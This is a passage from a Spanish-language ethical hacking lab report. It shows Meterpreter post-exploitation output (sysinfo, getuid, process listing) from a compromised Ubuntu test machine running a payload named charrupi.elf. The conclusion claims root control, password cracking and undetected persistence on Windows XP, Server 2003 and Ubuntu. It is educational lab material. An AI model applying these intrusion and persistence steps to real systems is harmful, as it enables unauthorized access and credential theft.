2025-09-02 23:43:56 -0500

meterpreter >
meterpreter >
meterpreter > █
```

*Ilustración 37-Configuración y Lanzamiento del Exploit en Metasploit*

### 5.8 Verificación del Sistema Comprometido

Una vez que se estableció la sesión Meterpreter, se procedió a verificar el acceso y a recopilar información clave sobre el sistema objetivo.

Se utilizaron los siguientes comandos para este propósito:

- **sysinfo**: Este comando mostró información detallada sobre el sistema operativo comprometido. La salida confirmó que la máquina tiene la dirección IP **178.90.90.11**. El sistema operativo es **Ubuntu 24.04 (Linux 6.14.0-29-generic)** con arquitectura **x64**.

## INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

- **getuid:** Este comando se utilizó para obtener el nombre del usuario con el que se había logrado el acceso. La respuesta de la terminal fue **Server username: victima**, confirmando que se había accedido con éxito a la cuenta de usuario creada durante la instalación del sistema.

```
meterpreter >  
meterpreter >  
meterpreter > sysinfo  
Computer      : 178.90.90.11  
OS            : Ubuntu 24.04 (Linux 6.14.0-29-generic)  
Architecture  : x64  
BuildTuple    : x86_64-linux-musl  
Meterpreter   : x64/linux  
meterpreter > getuid  
Server username: victima
```

*Ilustración 38-Verificación del Sistema Comprometido*

### 5.9 Listar procesos

En este apartado y una vez en meterpreter, con el comando **PS**, se listan todos los procesos activos actualmente en la máquina onjetivo.

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

```
meterpreter > ps

Process List

  PID  PPID  Name                Arch  User
  ---  ---  ---
  1     0    systemd             x86_64 root
  2     0    [kthreadd]           x86_64 root
  3     2    [pool_workqueue_rele x86_64 root
  4     2    [kworker/R-rcu_gp]    x86_64 root
  5     2    [kworker/R-synct_wq] x86_64 root
  6     2    [kworker/R-kvfree_rcu_recl x86_64 root
  7     2    [kworker/R-slab_flushwq] x86_64 root
  8     2    [kworker/R-netns]     x86_64 root
  11    2    [kworker/0:0H-kblockd] x86_64 root
  12    2    [kworker/u12:0-ipv6_addrco x86_64 root
  13    2    [kworker/u12:0-ipv6_addrco x86_64 root
```

*Ilustración 39-Listar procesos*

En este apartado se puede apreciar lo mismos, pero de forma grafica y directamente en Ubuntu y podemos apreciar el ejecutable charrupi.elf, el cual se encuentra activo.

| Procesos                      |         |       |       |          |                  |             |
|-------------------------------|---------|-------|-------|----------|------------------|-------------|
| Nombre del proceso            | Usuario | % CPU | ID    | Memoria  | Lectura total de | Escritura t |
| at-spi2-registr               | victima | 0,00  | 1985  | 655,4 kB | N/D              |             |
| at-spi-bus-launcher           | victima | 0,00  | 1898  | 655,4 kB | N/D              |             |
| bash                          | victima | 0,00  | 14370 | 1,3 MB   | N/D              |             |
| charrupi.elf                  | victima | 0,00  | 14420 | 3,1 MB   | 4,1 kB           |             |
| crashhelper                   | victima | 0,00  | 11142 | 393,2 kB | N/D              |             |
| dbus-daemon                   | victima | 0,00  | 1698  | 2,2 MB   | N/D              |             |
| dbus-daemon                   | victima | 0,00  | 1912  | 393,2 kB | N/D              |             |
| dconf-service                 | victima | 0,00  | 2365  | 524,3 kB | 77,8 kB          | 180         |
| evolution-addressbook-factory | victima | 0,00  | 2309  | 3,9 MB   | 5,1 MB           | 30          |
| evolution-alarm-notify        | victima | 0,00  | 2086  | 13,9 MB  | 3,3 MB           |             |
| evolution-calendar-factory    | victima | 0,00  | 2269  | 3,4 MB   | 4,6 MB           |             |
| evolution-source-registry     | victima | 0,00  | 2025  | 8,5 MB   | 19,0 MB          |             |
| firefox                       | victima | 0,00  | 11004 | 222,3 MB | 1,8 MB           | 157,        |
| forkserver                    | victima | 0,00  | 11225 | 8,8 MB   | N/D              |             |
| gcr-ssh-agent                 | victima | 0,00  | 1838  | 655,4 kB | 65,5 kB          |             |
| gdm-wayland-session           | victima | 0,00  | 1744  | 393,2 kB | N/D              |             |
| gjs                           | victima | 0,00  | 2035  | 4,9 MB   | N/D              |             |

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## 4. CONCLUSIÓN

Este ejercicio de laboratorio demostró de forma muy clara que los sistemas que no están actualizados son un riesgo. Usando herramientas comunes que se encuentran en el mundo de la ciberseguridad, pudimos entrar en los sistemas de Windows XP, Windows Server 2003 y Ubuntu. Esto nos permitió ver lo vulnerables que son cuando no tienen las defensas adecuadas.

Logramos el objetivo principal:

- **Tomamos el control total:** No solo entramos, sino que conseguimos los permisos más altos para hacer lo que quisiéramos en las máquinas.
- **Fuimos más allá:** Pudimos sacar las contraseñas, descifrarlas, mantener el acceso sin ser detectados y hasta crear carpetas para demostrar que teníamos el control total del sistema.
- **La gran lección:** Este informe es un recordatorio de por qué es tan importante la seguridad. Nos enseña que las pruebas de hackeo ético no son solo un juego; son una forma de encontrar fallos antes de que alguien más los encuentre para hacer daño.

En resumen, los resultados de este trabajo confirman que incluso las vulnerabilidades más antiguas siguen siendo una puerta abierta para cualquiera. Un sistema sin parches es como una casa con la puerta sin seguro. Este informe sirve como una guía para entender esos riesgos y tomar medidas para proteger los sistemas de verdad.

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## 5. REFERENCIAS

*Thank you for downloading Ubuntu Desktop | Ubuntu.* (n.d.). Retrieved September 2, 2025, from <https://ubuntu.com/download/desktop/thank-you?version=24.04.3&architecture=amd64&lts=true>

*Thank you for downloading Ubuntu Desktop | Ubuntu.* (n.d.). Retrieved September 2, 2025, from <https://ubuntu.com/download/desktop/thank-you?version=24.04.3&architecture=amd64&lts=true>

INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES  
(KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES  
(KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)